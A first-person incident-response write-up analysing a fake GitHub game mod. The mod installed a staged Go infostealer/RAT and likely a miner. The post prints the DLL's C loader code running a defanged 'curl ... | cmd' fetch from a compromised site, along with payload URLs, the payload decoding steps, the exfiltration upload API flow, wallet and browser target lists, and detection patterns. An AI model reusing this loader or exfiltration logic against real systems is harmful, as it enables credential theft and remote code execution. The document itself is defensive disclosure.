This is a write-up about a real compromise of my Windows 11 PC.
I usually write about reverse engineering from the comfortable side of the table: crackmes, iOS reversing tricks, anti-debugging, decompilers, Frida, IDA, that kind of stuff. This time the target was not a crackme and the sample was not something I downloaded from MalwareBazaar for fun. I installed what looked like a harmless REFramework / Resident Evil 9 mod on GitHub and ended up with a professionally crafted, staged infostealer/RAT infection that had been running on my host for about two weeks. Over 400 saved browser passwords were exposed to the malware. Whether every single one was successfully uploaded is one of the many things I cannot prove from local telemetry.
The final payload, an injected Golang PE, has the following hashes:
SHA256  EDCCE8F1DA6AC154A0E4D6FA1B4DFA4F06122E77951EA4A54C0BA91A174C5FF2
MD5     A5FFE2141E12DC1F7E0A844FA51BD0CC
SHA1    E3007DFEB3D3D0D7B232200AF409AF387F20441D
I’ve already uploaded the payload to MalwareBazaar: https://bazaar.abuse.ch/sample/edcce8f1da6ac154a0e4d6fa1b4dfa4f06122e77951ea4a54c0ba91a174c5ff2
There is also an interesting public Triage run for the same payload: https://tria.ge/260617-ysv7gacz2n/behavioral1
Alas, that does not magically identify the person behind the keyboard. But it gives the malware campaign a much clearer lead than I had when I first stared at a suspicious dllhost.exe process consuming large amounts of RAM and CPU like an absolute buffoon.
This post is intentionally long. I want to document what happened, what I could prove, what I could not prove, and what still bothers me.
Overview
A Short Disclaimer
This is malware analysis and incident-response documentation.
The URLs and commands in this post are defanged where appropriate. Do not run samples, do not visit live malware infrastructure, and do not pipe random remote scripts into your shell. That last one is obvious, but apparently it still needs to be said because this entire story starts with a loader doing exactly that.
How I Noticed Something Was Wrong
The thing that started the whole investigation was a process like this:
dllhost.exe --obf-args 661d39de5c9864ef35f3974309b214c53f5c69dc...
The argument was a long high-entropy hex blob. The process also had high CPU usage and roughly 2.5 GB of RAM allocated.
I would still be infected if I hadn’t noticed this process.
At first, the obvious question was whether this was some COM surrogate weirdness, a broken Windows component, or malware pretending to be a normal Windows process. dllhost.exe is commonly abused exactly because it looks boring at first glance. The command-line argument made the answer pretty clear: something malicious was using a signed Microsoft binary as a host or wrapper.
The first feeling was not “nice, a sample to reverse”. It was more like:
Great. My host is infected.
The uncomfortable part was the timeline. The infection artifacts went back to 2026-06-04. I noticed the active suspicious process too late.
Root Cause

The root cause was a fake game mod for Resident Evil 9 that allows you to skip chapters in the game. It seemed useful to be because I’m developing mods for this game using REFramework.
The lure was a GitHub repository with 0 forks and 0 stars:
github[.]com/AlwanAbbas/RE9-SkipChapters
It’s already taken down because I reported it. Here’s a screenshot made before its removal:
The malicious release was:
Chapter.Skip.zip
SHA256 861AE8B9A0E41A82E47DCC7B590A811CCDBBB4784E9C055628EBA64584881499
Created 2026-06-04 12:30:07 local time
Inside that archive was:
ChapterSkip.dll
SHA256 C792B19826BE17FAA3164C5A77D42DCC07002080B690C8527F73C1CF000880EA
The name made sense for a mod. The behavior did not.
Static analysis of the DLL recovered a command equivalent to:
cmd.exe /c curl hxxps://nomgwenya[.]co[.]za/js/settings?win=25 | cmd
The command was executed as follows:
HMODULE k32 = LoadLibraryA("kernel32.dll");

CreatePipe_p = GetProcAddress(k32, "CreatePipe");
SetHandleInformation_p = GetProcAddress(k32, "SetHandleInformation");
CreateProcessA_p = GetProcAddress(k32, "CreateProcessA");
ReadFile_p = GetProcAddress(k32, "ReadFile");
CloseHandle_p = GetProcAddress(k32, "CloseHandle");
WaitForSingleObject_p = GetProcAddress(k32, "WaitForSingleObject");

CreatePipe(&read_pipe, &write_pipe, &inheritable_sa, 0);
SetHandleInformation(read_pipe, HANDLE_FLAG_INHERIT, 0);

STARTUPINFOA si = {0};
si.cb = sizeof(si);
si.dwFlags = STARTF_USESTDHANDLES;
si.wShowWindow = SW_HIDE;
si.hStdOutput = write_pipe;
si.hStdError = write_pipe;

PROCESS_INFORMATION pi = {0};

CreateProcessA(
    NULL,
    "cmd.exe /c curl hxxps://nomgwenya[.]co[.]za/js/settings?win=25 | cmd",
    NULL,
    NULL,
    TRUE,                  // inherit handles
    CREATE_NO_WINDOW,      // 0x08000000
    NULL,
    NULL,
    &si,
    &pi
);

CloseHandle(write_pipe);
ReadFile(read_pipe, output_buffer, 4095, &bytes_read, NULL);
WaitForSingleObject(pi.hProcess, INFINITE);
Obviously, the malicious URL was obfuscated in colorful ways.
There we go. A supposed game mod pulled a remote batch file and piped it straight into cmd.exe.
That is the point where this stopped being “maybe suspicious” and became “confirmed malicious”.
Timeline
These are the important dates from the local evidence and later analysis.
2026-06-04 12:30
  Chapter.Skip.zip is downloaded.

2026-06-04 12:32
  Persistent Python payload tree appears under my user profile.

2026-06-14 14:58
  A second temp Python staging tree appears with the same exec.py hash.

2026-06-15 (!)
  Suspicious dllhost.exe --obf-args process is noticed.

2026-06-15 / 2026-06-16
  Active malicious processes are killed, persistence is removed, samples are collected,
  and the Python / Go stages are recovered.

2026-06-16
  IDA, capa, dynamic harnessing, and VM debugging confirm major Go-stage behavior.

2026-06-17
  The recovered Go payload is uploaded to MalwareBazaar.
The important part is the gap between 2026-06-04 and 2026-06-15. This was not a sample that detonated once and disappeared. The host had persistent malware for days.
The Infection Chain
At a high level, the chain looked like this:
Fake GitHub / mod release
  -> ChapterSkip.dll
    -> curl hxxps://nomgwenya[.]co[.]za/js/settings?win=25 | cmd
      -> vscode-bootstrap.cmd
        -> embedded JavaScript decoded with certutil
          -> portable Node.js if needed
            -> portable Python / PyArmor payload
              -> exec.py
                -> /go/boing
                  -> Go/cgo stealer/RAT loaded from memory
The chain is annoying because every stage looks slightly different:
- a mod-looking DLL,
- a batch file,
- a fake certificate block,
- Node.js,
- an obfuscated JavaScript VM,
- portable Python,
- PyArmor,
- an encoded
/go/boingblob, - then finally a huge Go/cgo PE.
This is not the most advanced malware in the world, but it is not a one-liner script kiddie payload either. It is a proper staged commodity stealer/RAT chain.
Stage 1: The Abused Website
The first external stage was:
hxxps://nomgwenya[.]co[.]za/js/settings?win=25
The domain belongs to a real South African company, Nomgwenya Security Services. I have no evidence that they knowingly hosted malware. The more likely explanation is that their web server or CMS was compromised and used as a delivery point. I’ve reported the website and the malicious files are gone at the moment (2026-06-17).
Stage 2: The Bootstrap Batch
The recovered file was:
vscode-bootstrap.cmd
SHA256 C506E1A058E6D1EC3DF90BE91817619BC3BEE8A7806E34E5C1D169F999347808
The behavior was:
- Relaunch itself hidden through PowerShell.
- Check whether Node.js is available.
- If Node is missing, download the latest Node.js MSI from
nodejs.org. - Extract Node.js portably with
msiexec /a. - Change into
%USERPROFILE%\.vscode. - Decode its own embedded certificate-looking block with
certutil. - Run the decoded JavaScript with Node.
- Pass a long argument named
REALTEKAUDIO. - Delete the temporary JavaScript file.
The certificate trick is cute. The batch contains something that looks like this:
-----BEGIN CERTIFICATE-----
...
-----END CERTIFICATE-----
But the script does:
certutil -f -decode "%~f0" "%TMP_JS%"
So the “certificate” is just base64-wrapped JavaScript stored inside the same batch file.
The decoded embedded JavaScript was:
Embedded JavaScript VM
SHA256 FD022B5CDE7C1B1DD0A2ECE3FDD6876EE8DE81596581B72D46B8432D05DBCE27
Size   8410 bytes
The JavaScript was VM-obfuscated, not just minified. Its recovered imports included:
path
child_process
fs
os
https
zlib
url
Recovered relevant strings included:
postprocesser[.]com/.well-known/pki-validation/go/python3.zip
%TEMP%\py.zip
%TEMP%\python3
pythonw.exe
exec.py
REALTEKAUDIO
PROCNAME
spawn
detached
ignore
So the JavaScript stage existed to get a portable Python environment and run a PyArmor-protected Python payload detached in the background.
The REALTEKAUDIO Value
One missing piece for a while was the exact value of the REALTEKAUDIO environment variable. The recovered .cmd fixed that.
Metadata:
**25**....VVRNfT
Length: 638
SHA256: E9A8A0065D22FD1816C2E0932EDCD4E3B505ED826E3D568C4119542B245958BC
The annoying part: the decrypted Python loader did not appear to consume REALTEKAUDIO directly. It does not reference the environment variable by name and it uses hardcoded /go/boing URLs.
IDA later confirmed that the recovered Go payload has startup/config logic for the ASCII token 25, matching the 25.... prefix. So there is a real link, but the 474-byte decoded blob still needs full semantic decoding.
Current interpretation:
REALTEKAUDIOis bootstrap/session/config material.- It is passed from batch to Node to the child process environment.
- The Python loader itself does not need it to fetch
/go/boing. - The Go stage recognizes the
25startup/config marker. - The exact meaning of the rest of the decoded blob is still open.
Stage 3: Python, PyArmor, and In-Memory Loading
Two Python payload locations were found:
%LOCALAPPDATA%\Programs\Python\Python399\python3
%TEMP%\python3
The persistent tree was created on:
2026-06-04 12:32:25 local time
The temp tree appeared later on:
2026-06-14 14:58:02 local time
Both contained the same protected Python payload:
exec.py
SHA256 6FF4C76B33D43B6B7CC6714DB30EB10EE4C2B79430F7B4ACCBA04AB49B62BE76
And the Python ZIP:
py.zip / python3.zip
SHA256 6D9379E365A4DA282531D7F234C69EEFA48567C01BA173B462E907A1DDFC71B2
The Python tree contained modules that immediately looked bad:
pyarmor_runtime_000000\pyarmor_runtime.pyd
pythonmemorymodule
windows\injection.py
windows\crypto\dpapi.py
windows\winobject\registry.py
windows\winobject\task_scheduler.py
That combination says a lot:
- PyArmor for protection,
- memory loading,
- Windows injection helpers,
- DPAPI helpers,
- registry helpers,
- scheduled task helpers.
The loader disabled TLS verification and fetched /go/boing from two domains:
hxxps://postprocesser[.]com/.well-known/pki-validation/go/boing
hxxps://cosmoplanets[.]net/.well-known/pki-validation/go/boing
The decoding of the PE was fairly simple once I got rid of PyArmor:
character ordinal - 4 (Caesar cipher)
base64 decode
LZMA decompress
That produced the big Go PE.
Stage 4: The Go Payload
Recovered payload:
SHA256: EDCCE8F1DA6AC154A0E4D6FA1B4DFA4F06122E77951EA4A54C0BA91A174C5FF2
SHA1: E3007DFEB3D3D0D7B232200AF409AF387F20441D
MD5: A5FFE2141E12DC1F7E0A844FA51BD0CC

Size: 31,893,504 bytes
Type: PE32+ x86-64
Timestamp: 0 / 1970-01-01T00:00:00Z
Signature: unsigned
It has Go metadata:
Go buildinf: offset 20295714
runtime.g:   offset 21039215
Imports are sparse:
KERNEL32.dll
msvcrt.dll
So the import table is utterly useless. The behavior lives in heavily obfuscated Go code, Go metadata, decoded strings, and decompiler work.
Public Analysis
MalwareBazaar Upload
On 2026-06-17 I’ve uploaded the final Go payload to MalwareBazaar: https://bazaar.abuse.ch/sample/edcce8f1da6ac154a0e4d6fa1b4dfa4f06122e77951ea4a54c0ba91a174c5ff2
Triage Behavioral Run
There is also a public Triage run for the same Go payload: https://tria.ge/260617-ysv7gacz2n/behavioral1
This run is useful because it dynamically confirms several things that were previously split between my local observations, static analysis, and related public reporting.
The process tree included:
cmd.exe /C "echo %REALTEKAUDIO%"
taskkill /f /im calc.exe
C:\Windows\System32\cmd.exe -o "C:\Users\Admin\AppData\Local\Temp\1439b30acb41ba0d" all
charmap.exe --wd
calc.exe tunnel --url http://localhost:49906
"C:\Users\Admin\AppData\Local\Programs\Python\Python399\python3\pythonw.exe" C:\Users\Admin\AppData\Local\Programs\Python\Python399\python3\exec.py
C:\Users\Admin\AppData\Roaming\remotevnc\ffmpeg\ffmpeg.exe -hide_banner -list_devices true -f dshow -i dummy
That is a pretty good external confirmation of the weird host-process model. The sandbox reproduced the same kind of charmap.exe --wd and calc.exe tunnel --url ... behavior I saw locally.
The calc.exe tunnel --url http://localhost:<port> command line is especially interesting because it matches Cloudflare Tunnel / cloudflared syntax. The same Triage run contacted:
api.trycloudflare.com
region1.v2.argotunnel.com
region2.v2.argotunnel.com
probe.cftunnel.com
So calc.exe looks like a Cloudflare Tunnel-style client or injected/hollowed host exposing a local hVNC/control server.
The run also contacted Gofile infrastructure:
api.gofile.io
store9.gofile.io
store-eu-par-5.gofile.io
Most importantly:
store-eu-par-5.gofile.io:443
tx_bytes: 846691
The ffmpeg.exe -list_devices true -f dshow -i dummy command is also a stronger webcam/hVNC indicator. It proves the payload enumerates DirectShow capture devices at runtime. Enumeration is not the same as proving video was streamed from my real host, but the webcam module is definitely not just dead strings sitting in the binary to scare reverse engineers.
Public Overlap
This chain overlaps with public reporting in interesting ways.
The ComfyUI issue about malicious “Upscaler_4K” custom nodes describes Akira Stealer, a Windows-only modular Golang infostealer, and lists overlapping indicators:
hxxps://postprocesser[.]com/.well-known/pki-validation/go/python3.zip
hxxps://cosmoplanets[.]net/.well-known/pki-validation/go/python3.zip
hxxps://postprocesser[.]com/.well-known/pki-validation/go/boing
hxxp://ip-api[.]com/json
hxxps://store-eu-par-1[.]gofile[.]io/contents/uploadfile
The aforementioned Triage run for my exact payload observed api.gofile.io, store9.gofile.io, and store-eu-par-5.gofile.io.
Abstract Security also published a report about VS Code / Cursor task infection chains where they discuss a near-identical loader pattern involving nomgwenya[.]co[.]za, postprocesser[.]com, a certificate-wrapped JavaScript payload, portable Node.js, python3.zip, exec.py, REALTEKAUDIO, and PROCNAME.
The interesting part is that Abstract explicitly warns this may be a copycat or test.
Payload Behavior and Impact
Startup Modes and Why Direct Execution Looked Weird
Running the recovered Go payload directly as a plain EXE was misleading. It did not behave like a simple “run once and steal everything” binary.
IDA debugger work showed that the dispatcher expects structured modes:
--wd
--id
25
5
Important dynamic result:
25 by itself is not the collection mode.
--id 5 and --id 25 reach browser/profile collection.
--wd is a separate watchdog/downloader mode.
The dynamic path for --id 5 and --id 25 was:
main dispatcher
  -> browser/profile collection
    -> watchdog /go/boing fetch
      -> reflective PE loader
The Go stage has its own reflective PE loader. So the Python stage can memory-load the Go stage, and the Go stage itself can fetch and memory-load another /go/boing body.
That explains why early sandbox-style runs looked strangely quiet. The binary expects loader context and mode arguments.
What the Go Payload Does
Based on strings, Go metadata, IDA function naming, dynamic breakpoints, and decompiler work, the Go payload implements:
- browser password and cookie collection,
- Chromium-family master-key handling,
- Firefox profile handling,
- browser history, downloads, autofill, and card collection,
- wallet and seed/private-key targeting,
- Discord / Telegram / Steam / application collection,
- local file grabbing,
- anti-VM and anti-analysis checks,
- persistence and relaunch logic,
- encrypted room/session C2,
- dynamic upload authorization,
- hVNC-style remote-control functionality,
- webcam-capable streaming code paths,
- a watchdog/updater and reflective loader path.
The payload is broad. It is designed to grab whatever looks useful.
Browser Theft
The browser functions I identified included:
browser_RunAllProfileCollection
browser_RunChromiumCollection
browser_RunFirefoxCollection
browser_OpenOrCopyProfileDB_common
browser_GetMasterKey_chromium_like
browser_GetLogins_chromium_like
browser_GetCookies_chromium_or_firefox
browser_GetCreditCards
browser_GetDownloads_chromium_like
browser_GetHistory
browser_GetAutofills
browser_GetMasterKey_firefox_like
browser_GetLogins_firefox_like
Recovered strings included:
json:"os_crypt"
json:"encrypted_key"
json:"encryptedUsername"
json:"encryptedPassword"
json:"logins"
Cookies
History
key4.db
Browser.sqlite
leveldb
Targets included Edge, Chrome, Brave, Opera, OperaGX, Vivaldi, Firefox, Yandex, CocCoc, Thorium, Iridium, Maxthon, and others.
One question I had early was whether Edge data was really exposed, because Edge passwords are encrypted.
The answer is: yes, treat it as exposed.
Browser encryption is useful against a different threat model. It helps if someone copies raw files offline or another local user tries to read them. It is not a strong boundary against malware already running as the logged-in Windows user.
The malware ran in my user context. It had browser-specific decrypt paths. It had DPAPI-related helper code in the Python tree. It could copy profile databases. It could steal cookies. Cookies are often worse than passwords because they can represent already-authenticated sessions.
This does not prove every saved password was successfully uploaded. But it means the malware had the access needed to steal them!
Data Present on My Host
Edge Default:
  Saved logins: 427
  Cookie database: about 4.8 MB
  Autofill rows: 1434
  History URLs: 23563
  Downloads: 3330

Chrome Default:
  Saved logins: 2
  Cookies: 30
  History URLs: 11

Firefox default-release:
  Saved logins: 208
  Cookies: 26
  History URLs: 18
Other application/session stores existed too:
Discord LevelDB/session storage
Telegram Desktop tdata
Steam login/userdata
Signal config
WhatsApp package data
MetaMask Edge extension local storage
FileZilla site manager
SSH directory
Azure profile
GitHub CLI hosts.yml
Docker config
KeePass databases
PEM certificate/private-key files
That is the unpleasant part. I can be optimistic and say “maybe the collection failed”. But as an incident response position, that is not good enough.
The practical rule is:
If it was accessible to the infected Windows user, it was accessible to the malware!
Wallets, Crypto, and Files
The Go payload had wallet and crypto-related targeting:
Wallets
Coinomi
Exodus
atomic
ledger
trezor
phantom
binance
braavos
enkrypt
leather
safepal
iWallet
bitcoin
solana
seed
mnemo
private
keypair
It also embedded secp256k1-related code and BIP39-style wordlist material. That is exactly the kind of thing you expect in a stealer that wants wallet material, seeds, or private keys.
Document/file targets included:
.doc
.docx
.rtf
.xls
.xlsx
.ppt
.pptx
.odt
.pdf
.csv
.json
.jpg
.jpeg
.png
.gif
.webp
.ldb
.log
Again, not a narrow target. It grabs broadly.
hVNC and Webcam Capability
The Go stage contains hVNC-style functionality.
Identified pieces included:
screen capture
JPEG/MJPEG encoding
websocket/session handling
process launch
application launch
process kill
clipboard get/set
keyboard/mouse/scroll adjacent handling
webcam-capable FFmpeg / DirectShow route
Relevant strings:
/ws/cam
ffmpeg
dshow
video=
pipe:1
mjpeg
fps=30
res_w
res_h
scale
So yes, the payload has webcam-capable code.
The public Triage run later confirmed that this is not just dead string evidence. The sample launched:
C:\Users\Admin\AppData\Roaming\remotevnc\ffmpeg\ffmpeg.exe -hide_banner -list_devices true -f dshow -i dummy
That command enumerates DirectShow capture devices. It does not by itself prove webcam streaming, but it proves the webcam/hVNC module reaches real runtime behavior.
But this is where wording matters. Capability is not proof of use.
The camera privacy history on my host after 2026-06-04 only showed:
2026-06-16 01:05:00 +02:00 -> 2026-06-16 01:05:09 +02:00
Microsoft.WindowsCamera_8wekyb3d8bbwe
That was my own Windows Camera app test, not malware.
I did not find local host telemetry for /ws/cam, FFmpeg launch, dshow, video=, or camera-device use on my actual machine.
This does not disprove webcam access. But I also do not have evidence to claim it happened.
So the honest statement is:
The recovered payload has webcam/hVNC capability and dynamically enumerates DirectShow devices in Triage. I do not have local proof that the webcam route was triggered on my host.
Given the infection lasted eleven days, that is still uncomfortable.
C2, Wormhole, and Uploads
The C2/upload code was one of the most interesting parts.
Recovered functions included:
c2_ExfilSessionCoordinator
c2_CreateRoom
c2_MarkOnline
c2_UpdateRoom
exfil_GetB2UploadAuth
exfil_FinishUpload
c2_DeriveAuthToken
c2_DeriveMetaKey
c2_EncryptMetadata
c2_EncryptRecord
Static decoding later recovered:
wss://wormhole.app/websocket
https://wormhole.app/api
And these API paths:
%s/room/%s/b2/auth-upload
%s/room/%s/b2/finish-upload
The reconstructed upload flow:
- Create or join a Wormhole-style room/session.
- Use a writer token.
- Request B2 upload authorization:
POST https://wormhole.app/api/room/<room>/b2/auth-upload
Authorization: Bearer sync-v1 <writerToken>
Content-Type: application/json
Body: {"numTokens": 1}
- Receive a response containing:
[
  {
    "uploadUrl": "...",
    "authorizationToken": "..."
  }
]
- Upload the archive to the runtime
uploadUrl. - Call:
POST https://wormhole.app/api/room/<room>/b2/finish-upload
Important: the final archive upload URL is not a fixed hardcoded URL in the Go binary. It is returned dynamically by the upload-auth response.
I proved the API shape with a controlled no-upload probe using a throwaway room. The probe did not upload malware data. It only confirmed that the endpoint returns Backblaze-style uploadUrl and authorizationToken slots when called correctly.
In that throwaway probe, the upload URL prefix looked like:
hxxps://pod-000-1414-03.backblaze[.]com/b2api/v2/b2_upload_file/...
The missing piece is the real runtime upload-auth response from my infection. Local telemetry did not capture it.
The Triage run for the exact same payload observed Gofile traffic, including store-eu-par-5.gofile.io with 846691 bytes sent. So this sample definitely has a dynamic Gofile upload path in sandbox execution. I still have not mapped whether that is separate from the Wormhole/B2 logic, a fallback route, or a different runtime branch.
Did It Upload Anything?
Umm, I don’t know.
I can prove:
- the malware ran,
- persistence existed,
- the payload had collection code,
- suspicious processes were active,
- browser credential libraries were loaded by a suspicious process,
- upload-auth and finish-upload code exists,
- Wormhole/B2-style upload flow exists,
- the same recovered sample uploaded traffic to Gofile infrastructure in Triage.
I cannot prove:
- the exact archive that was uploaded,
- the exact runtime
uploadUrl, - the exact files inside the archive,
- a confirmed Gofile upload from my real host’s local logs.
Why not? Because the relevant local telemetry was not there anymore or was never enabled:
- Windows Firewall connection logging was disabled.
- DNS Client Operational logging was disabled.
- DNS cache had aged out.
- My own VM dynamic runs were intentionally controlled and stopped before destructive upload paths to avoid risking VM escapes.
The dllhost.exe Miner Suspicion
The original dllhost.exe --obf-args process had about 2.5 GB RAM and high CPU usage.
Earlier network notes also showed connections to IPs publicly associated with:
pool[.]hashvault[.]pro
185.84.98.5
185.84.98.85
pool.hashvault.pro:443 is a Monero mining pool endpoint. The 2.5 GB memory footprint is also suspicious because RandomX mining needs a large dataset. XMRig documentation talks about roughly 2080 MB for the RandomX dataset per NUMA node, plus overhead.
That fits the observed process shape disturbingly well.
However, static searches in the recovered Go stealer did not find any expected miner strings…
So the current miner assessment is:
- likely miner activity existed,
dllhost.exewas likely the host/wrapper,- the miner was probably a separate payload or module,
- the recovered Go stealer is not proven to contain an embedded miner,
- no wallet address or Stratum session was recovered.
My personal hypothesis is still that the operators may have looked at the host, decided it was not an especially valuable target, and let a miner run for profit. That is only a hypothesis. The evidence proves (automated) miner-like behavior, not operator thought process.
The best missing artifact would have been a memory dump of the 2.5 GB dllhost.exe process while it was still alive. I did not get that in time. Mistake.
Persistence
Confirmed persistence:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Display Driver Manager
Command:
"%LOCALAPPDATA%\Programs\Python\Python399\python3\pythonw.exe" "%LOCALAPPDATA%\Programs\Python\Python399\python3\exec.py"
The name is deliberately boring. Microsoft Display Driver Manager sounds like something Windows might have.
After killing the live chain and deleting the Run value, it did not immediately come back. StartupApproved\Run still had the orphaned entry, which is consistent with prior autorun persistence.
The Go payload also had scheduled-task/relaunch code paths, so removing one Run key is not something I would consider a full cleanup.
Process Names That Were Abused
The live behavior included suspicious Microsoft-signed host processes:
dllhost.exe --obf-args <hex>
charmap.exe --wd
calc.exe tunnel --url http://localhost:<port>
Important details:
- the files on disk were Microsoft-signed,
- the command lines were not normal,
calc.exe tunnel --url ...is not normal Calculator behavior,- Triage reproduced
calc.exe tunnel --url http://localhost:49906for the exact same Go sample, - Triage also showed Cloudflare Tunnel / Argo Tunnel traffic after that process appeared,
charmap.exeloaded Firefox credential/crypto libraries:
nss3.dll
mozglue.dll
softokn3.dll
freebl3.dll
That last part is especially relevant. Loading Firefox NSS libraries from a suspicious host process is exactly the kind of thing you would expect from credential extraction.
Response and Open Questions
What I Did So Far
The investigation ended up covering quite a bit:
Initial live response
  - Identified suspicious dllhost.exe process.
  - Killed malicious processes.
  - Removed the malicious Run key.
  - Preserved local artifacts.

Static analysis
  - Analyzed ChapterSkip.dll.
  - Recovered the curl | cmd command.
  - Recovered and analyzed vscode-bootstrap.cmd.
  - Decoded the embedded JavaScript VM.
  - Reconstructed the Python/PyArmor loader behavior.
  - Decoded /go/boing into the Go PE.
  - Ran GoReSym / IDA / string-context passes.
  - Annotated and analyzed functions in the Go payload.

Dynamic analysis
  - Built a Windows 11 VMware lab.
  - Ran controlled PyArmor fast-hook harnesses.
  - Allowed only selected network paths in controlled runs.
  - Used IDA and the Hex-Rays remote debugger.
  - Patched/bypassed anti-VM checks via NOP for debugger runs.
  - Confirmed --id and --wd startup modes.

Capability analysis
  - Browser theft model.
  - Firefox/Chromium profile handling.
  - hVNC/webcam code paths.
  - Persistence and relaunch.
  - C2/session and Wormhole/B2 upload-auth.
  - Gofile upload behavior from Triage.
  - Miner suspicion and HashVault correlation.

Reporting
  - Reported the malicious GitHub repository.
  - Prepared abuse reports for infrastructure.
  - Uploaded the Go payload to MalwareBazaar.
  - Wrote a cleaned analysis repository with IOCs and reports.
The most useful tools were the boring ones:
- PowerShell,
- IDA,
- capa,
- GoReSym-style metadata recovery,
- custom Python/PowerShell harnesses,
- careful logs.
The hard part was keeping track of which stage did what.
What Is Still Missing
There are still gaps :/
1. The Exact Runtime Upload URL
We know the upload-auth mechanism:
https://wormhole.app/api/room/<room>/b2/auth-upload
We know the response contains:
uploadUrl
authorizationToken
But we do not have the real upload-auth response from my infection. Without that response, we do not know the exact Backblaze upload URL used during the real run.
The Triage run does prove a Gofile upload path for this exact sample, but that still does not give me the upload URL or archive from my own host.
2. The Exact Uploaded Archive
This is the big one.
We do not have the stolen ZIP/archive. We can infer likely contents from code and local data, and Triage proves the sample can send data to Gofile, but we cannot say “this exact file from my PC was uploaded” unless we find host telemetry, server-side evidence, or the archive itself.
3. The REALTEKAUDIO env var
We know its hash and length. We know the prefix links to Go startup/config logic. We do not yet know every field inside the decoded blob.
That is still worth solving because it may contain campaign/session/routing information.
4. The Miner Payload
The miner evidence is strong but sadly incomplete.
Missing:
- memory dump of dllhost.exe
- wallet address
- Stratum messages
- miner config
- actual miner binary/module
5. Webcam Use
The Triage run proves DirectShow camera-device enumeration via FFmpeg. What is still missing for my real host:
Missing:
- process creation logs for ffmpeg/dshow/video= on my host
- network logs for /ws/cam
- device-open telemetry
- operator-session logs
6. Real Attribution
The chain overlaps with public Akira reporting. It also overlaps with loader patterns discussed in Contagious Interview research, while that research itself warns against over-attribution.
I do not know who operated this specific infection.
What I Think Happened
My current model:
- I installed the fake mod on 2026-06-04.
- The malicious DLL pulled the batch stage from the abused Nomgwenya site.
- The batch staged Node and decoded the JavaScript VM.
- The JavaScript VM staged portable Python/PyArmor.
- Python fetched
/go/boing. /go/boingdecoded to a Go/cgo Akira-style stealer/RAT.- The malware persisted through a fake Microsoft-looking Run key.
- The stealer had access to browser/session/application data.
- The sample can expose local control through a Cloudflare Tunnel-style
calc.exe tunnel --url ...path. - The sample can upload to Gofile in sandbox execution.
- At some point, my machine also showed miner-like
dllhost.exebehavior connected to HashVault infrastructure. - The miner was likely a separate payload or module, not embedded plainly inside the recovered Go stealer.
The part I cannot honestly answer is whether the attackers manually interacted with my host or simply ran automated collection and mining.
Nothing obvious happened to my accounts for eleven days. No password changes. No immediate account takeovers. I also never saw the webcam LED turn on. I do most banking on my phone. That lowers my fear of catastrophic hands-on abuse.
But it does not make the machine clean, and it does not make the data safe. The data will probably be sold in the darknet.
Detection
Process Command Lines
dllhost.exe --obf-args
charmap.exe --wd
calc.exe tunnel --url
cmd.exe /C "echo %REALTEKAUDIO%"
cmd.exe -o <temp_path> all
remotevnc\ffmpeg\ffmpeg.exe -hide_banner -list_devices true -f dshow -i dummy
pythonw.exe exec.py
python.exe exec.py
cmd.exe /c curl * | cmd
certutil -f -decode "%~f0"
msiexec /a *node-v*-x64.msi
Persistence
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Display Driver Manager
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\Microsoft Display Driver Manager
Files
%USERPROFILE%\.vscode\ChapterSkip.dll
%USERPROFILE%\.vscode\vscode-bootstrap.cmd
%TEMP%\py.zip
%TEMP%\python3\exec.py
